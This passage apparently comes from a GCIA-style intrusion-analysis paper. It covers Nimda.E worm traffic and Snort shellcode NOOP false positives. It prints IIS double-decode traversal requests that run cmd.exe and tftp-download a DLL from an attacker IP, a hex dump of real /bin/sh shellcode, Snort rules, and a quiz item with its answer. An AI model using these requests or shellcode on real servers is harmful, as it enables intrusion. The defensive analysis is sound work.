Furthermore, IIS has problem in handling Unicode encoded HTTP requests. After receiving a Unicode encoded HTTP requests, IIS will decode the request and conduct a security check. If successful, IIS inappropriately conduct a second round decode on the initially decoded result. This is the Directory Transversal Vulnerability [2][3].

As described in [2], "%25" = "%", "%35" = "5", and "%63" = "c". Therefore, "%255c" = "%5c" = "\" and "%25%35%63" = "%5c" = "\". Moreover, "/" can be encoded as "%c0%af" and "%c1%1c" and "\" can be encoded as "%c1%9c" and "%c0%2f".

W32.Nimda.E probes the Web server using various malformed HTTP requests and if the Web server responses positively, the worm infects the Web server by executing the TFTP command to download a "cool.dll" file from the attacker

machine to the Web server's drive c, d and e as "httpodbc.dll".

```
tftp%20- i%20203.218.39.197%20GET%20cool.dll%20c:\httpodbc.dll
```

The remaining probes and TFTP commands used are listed below:

Probe	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
Download	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197 %20GET%20cool.dll%20c:\httpodbc.dll
Download	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197 %20GET%20cool.dll%20d:\httpodbc.dll
Download	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+tft%20-i%20203.218.39.197 %20GET%20cool.dll%20e:\httpodbc.dll
Probe	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Download	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20c:\httpodbc.dll
Download	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20d:\httpodbc.dll
Download	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+tftp %20-i%20203.218.39.197%20GET%20cool.dll%20e:\httpodbc.dll

Then the worm checks whether the download is successful by calling to the httpodbc.dll.

Check	GET /_vti_bin/..%255c../..%255c../..%255c../httpodbc.dll

But the Web server return a 500 error code and then the worm continues it probes and download attempts:

Probe	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Probe	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/ system32/cmd.exe?/c+dir
Probe	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
Probe	GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
Probe	GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
Download	GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20c:\httpodbc.dll
Download	GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197 %20GET%20cool.dll%20d:\httpodbc.dll
Download	GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20e:\httpodbc.dll
Probe	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
Download	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20c:\httpodbc.dll
Download	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20d:\httpodbc.dll
Download	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20e:\httpodbc.dll

Probe	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
Download	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20c:\httpodbc.dll
Download	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20d:\httpodbc.dll
Download	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+tftp%20-i%20203.218.39.197%20GET%20cool.dll%20e:\httpodbc.dll
Probe	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
Probe	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
Probe	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

After execution of the orange-highlighted (on previous page) malformed URL request, the worm enters into a cycle of starting a new TFTP session for about 90 seconds until there are totally 10 active download sessions. From the packet traces, we can see the following repeating patterns:

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:38.542482 203.218.39.197:4349 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:48594 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0x96BDF314  Ack: 0x377828FD  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 4 connections
across 1 hosts: TCP(1), UDP(3) [**]
06/23-01:08:39.473000

--- < Snipped - 22 portscan alerts > ---
```

The portscan alerts above are false positives. By default, the portscan preprocessor generates a port scan alert if it detects UDP packets or TCP SYN packets going to 4 different ports in less than 3 seconds. But in this case, the simultaneous TFTP GET sessions induce various incoming UDP packets with different destination ports and that's the source of false positives.

The packet trace of the worm ends here. For a detail description of the Nimda worm and its other activities, you may wish to read the following references.

[1] http://www.kb.cert.org/vuls/id/111677
[2] http://www.incidents.org/react/nimda.pdf
[3] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-026.asp
[4] http://www.cert.org/body/advisories/CA200126_FA200126.html
[5] http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.html
[6] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-057.asp

6. Correlations

Nimda has several variants and their attacks are not new. Similar packet traces are documented in the GCIA practical assignments of Stan Hoffman (see http://www.giac.org/practical/Stan_Hoffman_GCIA.doc), Dennis Ruck (see http://www.giac.org/practical/Dennis_Ruck_GCIA.doc) and Thomas Rodriguez (see

http://www.giac.org/practical/Thomas_Rodriguez_GCIA.doc).

Recently, the footprint of W32.Nimda.E are also found in the access log of the Apache Web server in my home network:

```
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET /scripts/root.exe?/c+dir
HTTP/1.0" 404 284
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET /MSADC/root.exe?/c+dir HTTP/1.0"
404 282
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET /c/winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 292
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET /d/winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 292
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 306
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
323
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
323
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cm
d.exe?/c+dir HTTP/1.0" 404 339
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 305
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 305
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 305
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 305
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 289
218.102.222.78 - - [24/Jun/2002:00:30:00 +0800] "GET
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 289
218.102.222.78 - - [24/Jun/2002:00:30:01 +0800] "GET
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 306
218.102.222.78 - - [24/Jun/2002:00:30:01 +0800] "GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 306
```

7. Evidence of Active Targeting

In the reconnaissance stage, there is no active targeting. After identifying a vulnerable IIS Web server using malformed URL requests, the worm actively targets its intrusive packets to the Web server and initiates TFTP sessions to download itself to the victim.

8. Severity

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 2
Since this is an IIS Web server without any sensitive data or important services, the criticality is assigned a value of 2. Should it be a production IIS Web server, a higher value should be assigned.

Lethality: 4
The worm starts several TFTP sessions to download itself to the Web server until there are 10 active TFP sessions and maintain at that level. This may consume considerable network bandwidth and disk spaces, which may lead to a network and

disk spaces denial-of-service situation. Furthermore, the nature of this attack allows the remote intruder to execute arbitrary system commands on the Web server. The lethality value is 4.

System Countermeasures: 1
Since this is a honeypot system installed to capture external attacks, the strength of the defensive mechanisms and security configurations in place are minimal. So the value is 1.

Network Countermeasures: 1
There is no border router, firewall, or other perimeter protection mechanisms in my home network. Only a network-based IDS is installed to capture the network detects. A value of 1 is assigned.

Therefore, Severity = (2 + 4) – (1 + 1) = 4.

9. Defensive Recommendation

The following defensive measures are recommended:

- Apply the latest cumulative patch for IIS from Microsoft
- At the firewall level, set up content filtering on incoming HTTP requests so that the HTTP requests containing strings like “cmd.exe” and “root.exe” are dropped. Also, block outgoing TFTP traffic (UDP port 69) initiates from internal network or Web servers
- If possible, re-locate the Web folders in a disk drive different from that stores the operating system files, remove the Everyone and User group, and limit the access permissions the IUSR_*computername* user account to Web folders only.

10. Multiple Choice Test Question

Here is 2 packet traces for the W32.Nimda.E worm:

```
[**] WEB-IIS cmd.exe access [**]
06/23-01:03:25.781377 203.218.39.197:4412 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:41087 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x7C1170B4  Ack: 0x32CBA9C7  Win: 0x4510  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  255c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS cmd.exe access [**]
06/23-01:11:42.081782 203.218.39.197:3274 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:19783 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0xA17590A4  Ack: 0x3A343473  Win: 0x4510  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 74 66 74 70 25 32 30 2D 69 25 32 30 32 30  c+tftp%20-i%2020
33 2E 32 31 38 2E 33 39 2E 31 39 37 25 32 30 47  3.218.39.197%20G
45 54 25 32 30 63 6F 6F 6C 2E 64 6C 6C 25 32 30  ET%20cool.dll%20
65 3A 5C 68 74 74 70 6F 64 62 63 2E 64 6C 6C 20  e:\httpodbc.dll
48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20  HTTP/1.0..Host:
```

```
77 77 77 0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E  www..Connnection
3A 20 63 6C 6F 73 65 0D 0A 0D 0A                 : close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

To setup content filtering for incoming HTTP request at the firewall level, which one of the following is the BEST pattern to use?

A. GET
B. cmd.exe
C. cool.dll
D. scripts

Answer: B

Network Detect #3 – ShellCode x86 NOOP

Packet Trace

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-18:50:52.854488 206.105.2.76:80 -> 226.185.106.176:64943
TCP TTL:53 TOS:0x0 ID:46866 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xAC8C4EEC  Ack: 0x28984E38  Win: 0x1920  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]

--- < 9 alerts same as previous > ---

[**] [1:1394:3] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-18:56:44.494488 207.68.131.20:80 -> 226.185.106.176:61534
TCP TTL:48 TOS:0x0 ID:13978 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xF72C44CE  Ack: 0xD351FD73  Win: 0xFF56  TcpLen: 20

[**] [1:1394:3] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-19:25:07.614488 207.68.131.27:80 -> 226.185.106.176:61088
TCP TTL:48 TOS:0x0 ID:62174 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x88354450  Ack: 0x73122DB5  Win: 0x43C8  TcpLen: 20

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-19:57:49.384488 207.46.131.229:80 -> 226.185.106.176:61865
TCP TTL:48 TOS:0x0 ID:40485 IpLen:20 DgmLen:1500
***A**** Seq: 0xD6779A7F  Ack: 0x4F36B8  Win: 0x4389  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]

--- < Same as previous > ---

[**] [1:1394:3] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-20:03:24.984488 65.54.249.126:80 -> 226.185.106.176:63280
TCP TTL:48 TOS:0x0 ID:40799 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xA6580348  Ack: 0xA528D724  Win: 0x43C7  TcpLen: 20

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/03-20:25:28.744488 63.215.124.45:80 -> 226.185.106.176:61885
TCP TTL:51 TOS:0x0 ID:5771 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x48B01627  Ack: 0x4C63C2B6  Win: 0x7D78  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

1. Source of Trace

These packet traces are extracted from http://www.incidents.org/logs/Raw/2002.5.3

2. Detect was Generated by

The Snort alert and log data are generated by Snort IDS 1.8.3 Win32 version with the Snort 1.8.6 ruleset. Please see Section 2 of Network Detect #1 for an interpretation of the Snort alert data.

The access violation alerts are generated by these 2 Snort rules:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS \
     (msg:"SHELLCODE x86 NOOP";
      content:"|61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61|"; \
      classtype:shellcode-detect; sid:1394; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS \
     (msg:"SHELLCODE x86 NOOP"; \
      content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; \
      reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
```

Whenever Snort detects a packet containing 14 consecutive hexadecimal codes 0x90 (which means “NO-OPeration” in x86 architecture) or 21 consecutive hexadecimal codes 0x61 (which is the ASCII code of character ‘a’) in it will generate an SHELLCODE x86 NOOP alert.

However, after looking at the content of offending packets and verifying the source IPs, these alerts are only “false positives” or false alarms. Further discussions are provided in section 5 below.

3. Probability the Source Address was Spoofed

All the network detects share the same characteristics: all incoming packets are from Web servers and the destination ports are not associated with any known service or Trojan. There is no sign of packet crafting as the IP numbers, TCP sequence numbers and acknowledgement numbers seem normal. Therefore, the network detects are part of some legitimate http traffic and there should have TCP 3-way handshaking beforehand. So, the probability of spoofing is very low.

4. Description of Attack

Shellcode is the binary equivalent of assembler commands. They are always used in buffer overflow exploits, which input excessive data into a program buffer than it can handle and change its return address to those instructions that spawn a command shell (e.g. `/bin/sh` in Unix systems). If successfully exploited, the remote attacker can execute arbitrary commands under the security context of the vulnerable program on the target system.

Since this is a false positive, there is no relevant Common Vulnerabilities and Exposures (CVE) record.

5. Attack Mechanism

Writing unchecked user input beyond buffer boundary makes buffer overflow a reality. As described by Aleph One [1], one of the buffer overflow strategies is to put those shellcodes for program preclude, relative addressing to the shell command string (i.e. /bin/sh) plus the shell command string itself within the buffer and to change the return address pointing to somewhere in the buffer.

Since it is difficult to determine the exact address of the buffer to be overflowed, a series of no operation (NOOP) machine code, which is 0x90 in the Intel x86 architecture and instructs the CPU to do nothing, before the shellcodes and the shell command [1].

Besides, buffer overflow attacks using a series of 0x61 has been reported in exploiting WordPad has been reported in http://www.security-express.com/archives/bugtraq/1999-q4/0049.html.

According to www.whitehats.com [2], the packet trace for a real buffer overflow attack contains not only the NOOP instructions but also the shell command string:

```
12/31-12:28:59.998897 source:2389 -> target:457
TCP TTL:64 TOS:0x0 ID:19342  DF
***PA* Seq: 0xBE085F0F   Ack: 0x1ABC3DF2   Win: 0x7D78
TCP Options => NOP NOP TS: 73313996 0
47 45 54 20 2F 90 90 90 90 90 90 90 90 90 90 90  GET /...........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 EB 5F 9A FF FF FF FF 07 FF C3 5E 31 C0 89  ..._.........^1..
46 9D 88 46 A2 31 C0 50 B0 8D E8 E5 FF FF FF 83  F..F.1.P........
C4 04 31 C0 50 B0 17 E8 D8 FF FF FF 83 C4 04 31  ..1.P..........1
C0 50 56 8B 1E F7 DB 89 F7 83 C7 10 57 89 3E 83  .PV.........W.>.
C7 08 88 47 FF 89 7E 04 83 C7 03 88 47 FF 89 7E  ...G..~.....G..~
08 01 DF 88 47 FF 89 46 0C B0 3B E8 A4 FF FF FF  ....G..F..;.....
83 C4 0C E8 A4 FF FF FF D3 FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF 2F 62 69 6E 2F 73 68 FF  ......../bin/sh.
2D 63 FF 2F 75 73 72 2F 58 2F 62 69 6E 2F 78 74  -c./usr/X/bin/xt
65 72 6D 24 7B 49 46 53 7D 2D 64 69 73 70 6C 61  erm${IFS}-displa
79 24 7B 49 46 53 7D 75 6E 69 78 3A 30 2E 30 FF  y${IFS}unix:0.0.
30 61 FC BF 20 20 48 54 54 50 2F 31 2E 30 0D 0A  0a..  HTTP/1.0..
48 6F 73 74 3A 20 6C 6F 63 61 6C 68 6F 73 74 3A  Host: localhost:
34 35 37 0D 0A 41 63 63 65 70 74 3A 20 74 65 78  457..Accept: tex
74 2F 68 74 6D 6C 0D 0A 41 63 63 65 70 74 2D 45  t/html..Accept-E
6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 63  ncoding: gzip, c
6F 6D 70 72 65 73 73 0D 0A 41 63 63 65 70 74 2D  ompress..Accept-
4C 61 6E 67 75 61 67 65 3A 20 65 6E 0D 0A 4E 65  Language: en..Ne
67 6F 74 69 61 74 65 3A 20 74 72 61 6E 73 0D 0A  gotiate: trans..
55 73 65 72 2D 41 67 65 6E 74 3A 20 78 6E 65 63  User-Agent: xnec
0D 0A 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 EB  ................
5F 9A FF FF FF FF 07 FF C3 5E 31 C0 89 46 9D 88  _........^1..F..
46 A2 31 C0 50 B0 8D E8 E5 FF FF FF 83 C4 04 31  F.1.P..........1
C0 50 B0 17 E8 D8 FF FF FF 83 C4 04 31 C0 50 56  .P..........1.PV
8B 1E F7 DB 89 F7 83 C7 10 57 89 3E 83 C7 08 88  .........W.>....
47 FF 89 7E 04 83 C7 03 88 47 FF 89 7E 08 01 DF  G..~.....G..~...
88 47 FF 89 46 0C B0 3B E8 A4 FF FF FF 83 C4 0C  .G..F..;........
E8 A4 FF FF FF D3 FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF 2F 62 69 6E 2F 73 68 FF 2D 63 FF  ...../bin/sh.-c.
2F 75 73 72 2F 58 2F 62 69 6E 2F 78 74 65 72 6D  /usr/X/bin/xterm
24 7B 49 46 53 7D 2D 64 69 73 70 6C 61 79 24 7B  ${IFS}-display${
49 46 53 7D 75 6E 69 78 3A 30 2E 30 FF 30 61 FC  IFS}unix:0.0.0a.
BF 0D 0A 0D 0A                                   .....
```

However, all the offering packet traces on hand contain only a series of ‘a’ or 0x90. There is neither shell command string nor program call instruction. The packet trace of the first alert in this network detect is listed below as an example.

```
[**] SHELLCODE x86 NOOP [**]
06/03-18:50:52.854488 206.105.2.76:80 -> 226.185.106.176:64943
TCP TTL:53 TOS:0x0 ID:46866 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xAC8C4EEC  Ack: 0x28984E38  Win: 0x1920  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00
.....3....&...E.
0x0010: 05 DC B7 12 40 00 35 06 DB 5A CE 69 02 4C E2 B9
....@.5..Z.i.L..
0x0020: 6A B0 00 50 FD AF AC 8C 4E EC 28 98 4E 38 50 10
j..P....N.(.N8P.
0x0030: 19 20 19 D0 00 00 90 90 90 90 90 90 90 90 90  .
...............
0x0040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0060: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0070: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0080: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0090: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
...............
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 93 90 8F
...............
0x0120: 8B 8F 9D 99 98 8E 88 91 84 79 8B 81 7F 84 7B 70
.........y....{p
0x0130: 8C 76 66 82 80 78 88 8B 81 93 84 79 8B 90 8D 91
```

```
.vf..x.....y....
0x0140: 8E 8D 8D 94 98 90 97 9A 94 92 93 92 8F 8F 8F 90
................
0x0150: 8F 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 93 90 94
................
0x02A0: 91 94 77 5F 7F 81 71 84 88 74 90 8E 8C 90 9A 9E
..w_..q..t......
0x02B0: 98 97 98 94 96 98 90 90 8E 8D 90 93 96 86 78 8D
..............x.
0x02C0: 75 6C 83 6E 5B 79 83 79 88 96 96 96 9B 9E 9A 96
ul.n[y.y........
0x02D0: 99 96 90 92 90 90 90 90 90 90 90 90 90 90 90 90
................
0x02E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x02F0: 90 90 90 90 90 90 94 97 93 94 97 93 92 92 90 93
................
0x0300: 93 90 8F 8F 8F 8F 8F 8F 8F 8F 8F 8F 8F 90 90 90
................
0x0310: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0320: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0330: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0340: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0350: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
```

```
0x0360: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0370: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0380: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0390: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x03F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0400: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0410: 90 90 90 90 90 90 90 90 90 90 90 90 92 92 90 91
................
0x0420: 93 94 69 54 6E 63 5A 78 68 56 70 68 51 6D 75 66
..iTncZxhVphQmuf
0x0430: 79 A0 A2 9F 89 79 8C 90 83 95 8C 83 8F 6E 5C 77
y....y.......n\w
0x0440: 92 82 95 8F 8A 93 71 63 80 61 49 69 78 6C 79 8C
......qc.aIixly.
0x0450: 85 8C 98 98 98 94 97 93 97 98 94 93 93 91 90 92
................
0x0460: 91 93 92 90 92 92 92 92 92 92 92 90 90 90 90 90
................
0x0470: 93 93 91 95 95 91 87 7F 8E 8B 84 8F 94 93 91 91
................
0x0480: 95 94 9C A2 9E 9C 9F 9B 9C 9F 99 9C A0 9A 93 95
................
0x0490: 93 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
